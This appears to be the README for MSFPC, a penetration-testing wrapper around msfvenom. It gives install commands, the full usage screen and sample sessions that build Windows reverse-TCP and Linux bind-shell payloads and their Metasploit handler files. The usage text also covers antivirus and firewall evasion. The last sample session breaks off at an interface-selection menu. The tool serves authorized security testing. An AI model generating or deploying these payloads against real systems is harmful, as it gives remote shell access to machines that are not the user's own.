 g0tmi1k/msfpc
MSFvenom 载荷生成器 (MSFPC)

一种通过 msfvenom(Metasploit 框架的一部分)快速生成各种“基本”Meterpreter 有效载荷的工具。

MSFvenom Payload Creator (MSFPC) 是一个封装工具,用于根据用户选择生成多种类型的有效载荷。其理念是尽可能简单(只需一个输入)来生成有效载荷。
终极目标是完全自动化 msfvenom 和 Metasploit(当然也要能够自动化 MSFPC 本身)。其余部分则是为了让用户的生活尽可能轻松(例如 IP 选择菜单、msfconsole 资源文件/命令、批量生成有效载荷,以及能够以任意顺序输入任意参数(支持各种格式/模式))。
用户唯一必需的输入应该是定义所需的有效载荷,可以通过平台(例如 windows)或有效载荷的文件扩展名(例如 exe)来指定。
eth0。wan。loop。batch(全部生成)、batch msf(每种 Meterpreter 选项)、batch staged(每种分段有效载荷),或者 batch cmd stageless(每种无分段命令提示符)!注意:本工具不会尝试绕过任何阶段的杀毒软件。
$ curl -k -L "https://raw.githubusercontent.com/g0tmi1k/mpc/master/msfpc.sh" > /usr/local/bin/msfpc
$ chmod 0755 /usr/local/bin/msfpc
MSFPC 已经打包在 Kali Rolling 中(软件包),因此你只需要执行:
root@kali:~# apt install -y msfpc


$ bash msfpc.sh -h -v
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 msfpc.sh <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELESS>) (<TCP/HTTP/HTTPS/FIND_PORT>) (<BATCH/LOOP>) (<VERBOSE>)
   Example: msfpc.sh windows 192.168.1.10        # Windows & manual IP.
            msfpc.sh elf bind eth0 4444          # Linux, eth0's IP & manual port.
            msfpc.sh stageless cmd py https      # Python, stageless command prompt.
            msfpc.sh verbose loop eth1           # A payload for every type, using eth1's IP.
            msfpc.sh msf batch wan               # All possible Meterpreter payloads, using WAN IP.
            msfpc.sh help verbose                # Help screen, with even more information.

 <TYPE>:
   + APK
   + ASP
   + ASPX
   + Bash [.sh]
   + Java [.jsp]
   + Linux [.elf]
   + OSX [.macho]
   + Perl [.pl]
   + PHP
   + Powershell [.ps1]
   + Python [.py]
   + Tomcat [.war]
   + Windows [.exe // .dll]

 Rather than putting <DOMAIN/IP>, you can do a interface and MSFPC will detect that IP address.
 Missing <DOMAIN/IP> will default to the IP menu.

 Missing <PORT> will default to 443.

 <CMD> is a standard/native command prompt/terminal to interactive with.
 <MSF> is a custom cross platform shell, gaining the full power of Metasploit.
 Missing <CMD/MSF> will default to <MSF> where possible.
   Note: Metasploit doesn't (yet!) support <CMD/MSF> for every <TYPE> format.
 <CMD> payloads are generally smaller than <MSF> and easier to bypass EMET. Limit Metasploit post modules/scripts support.
 <MSF> payloads are generally much larger than <CMD>, as it comes with more features.

 <BIND> opens a port on the target side, and the attacker connects to them. Commonly blocked with ingress firewalls rules on the target.
 <REVERSE> makes the target connect back to the attacker. The attacker needs an open port. Blocked with engress firewalls rules on the target.
 Missing <BIND/REVERSE> will default to <REVERSE>.
 <BIND> allows for the attacker to connect whenever they wish. <REVERSE> needs to the target to be repeatedly connecting back to permanent maintain access.

 <STAGED> splits the payload into parts, making it smaller but dependent on Metasploit.
 <STAGELESS> is the complete standalone payload. More 'stable' than <STAGED>.
 Missing <STAGED/STAGELESS> will default to <STAGED> where possible.
   Note: Metasploit doesn't (yet!) support <STAGED/STAGELESS> for every <TYPE> format.
 <STAGED> are 'better' in low-bandwidth/high-latency environments.
 <STAGELESS> are seen as 'stealthier' when bypassing Anti-Virus protections. <STAGED> may work 'better' with IDS/IPS.
 More information: https://community.rapid7.com/community/metasploit/blog/2015/03/25/stageless-meterpreter-payloads
                   https://www.offensive-security.com/metasploit-unleashed/payload-types/
                   https://www.offensive-security.com/metasploit-unleashed/payloads/

 <TCP> is the standard method to connecting back. This is the most compatible with TYPES as its RAW. Can be easily detected on IDSs.
 <HTTP> makes the communication appear to be HTTP traffic (unencrypted). Helpful for packet inspection, which limit port access on protocol - e.g. TCP 80.
 <HTTPS> makes the communication appear to be (encrypted) HTTP traffic using as SSL. Helpful for packet inspection, which limit port access on protocol - e.g. TCP 443.
 <FIND_PORT> will attempt every port on the target machine, to find a way out. Useful with stick ingress/engress firewall rules. Will switch to 'allports' based on <TYPE>.
 Missing <TCP/HTTP/HTTPS/FIND_PORT> will default to <TCP>.
 By altering the traffic, such as <HTTP> and even more <HTTPS>, it will slow down the communication & increase the payload size.
 More information: https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication

 <BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGLESS> & <TCP + HTTP + HTTPS + FIND_PORT>
 <LOOP> will just create one of each <TYPE>.

 <VERBOSE> will display more information.
$
$ bash msfpc.sh windows 192.168.1.10
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.10
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.1.10 LPORT=443 \
  > '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
$
$ ./msfpc.sh elf bind eth0 4444 verbose
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]        IP: 192.168.103.142
 [i]      PORT: 4444
 [i]      TYPE: linux (linux/x86/shell/bind_tcp)
 [i]     SHELL: shell
 [i] DIRECTION: bind
 [i]     STAGE: staged
 [i]    METHOD: tcp
 [i]       CMD: msfvenom -p linux/x86/shell/bind_tcp -f elf \
  --platform linux -a x86 -e generic/none  LPORT=4444 \
  > '/root/linux-shell-staged-bind-tcp-4444.elf'

 [i] linux shell created: '/root/linux-shell-staged-bind-tcp-4444.elf'

 [i] File: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size
 [i] Size: 4.0K
 [i]  MD5: eed4623b765eea623f2e0206b63aad61
 [i] SHA1: 0b5dabd945ef81ec9283768054b3c22125aa9185

 [i] MSF handler file: '/root/linux-shell-staged-bind-tcp-4444-elf.rc'
 [i] Run: msfconsole -q -r '/root/linux-shell-staged-bind-tcp-4444-elf.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
$
$ msfpc stageless cmd py tcp
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 [i] Use which interface - IP address?:
 [i]   1.) eth0 - 192.168.103.142
 [i]   2.) lo - 127.0.0.1
 [i]   3.) wan - 31.204.154.174
 [?] Select 1-3, interface or IP address: 1
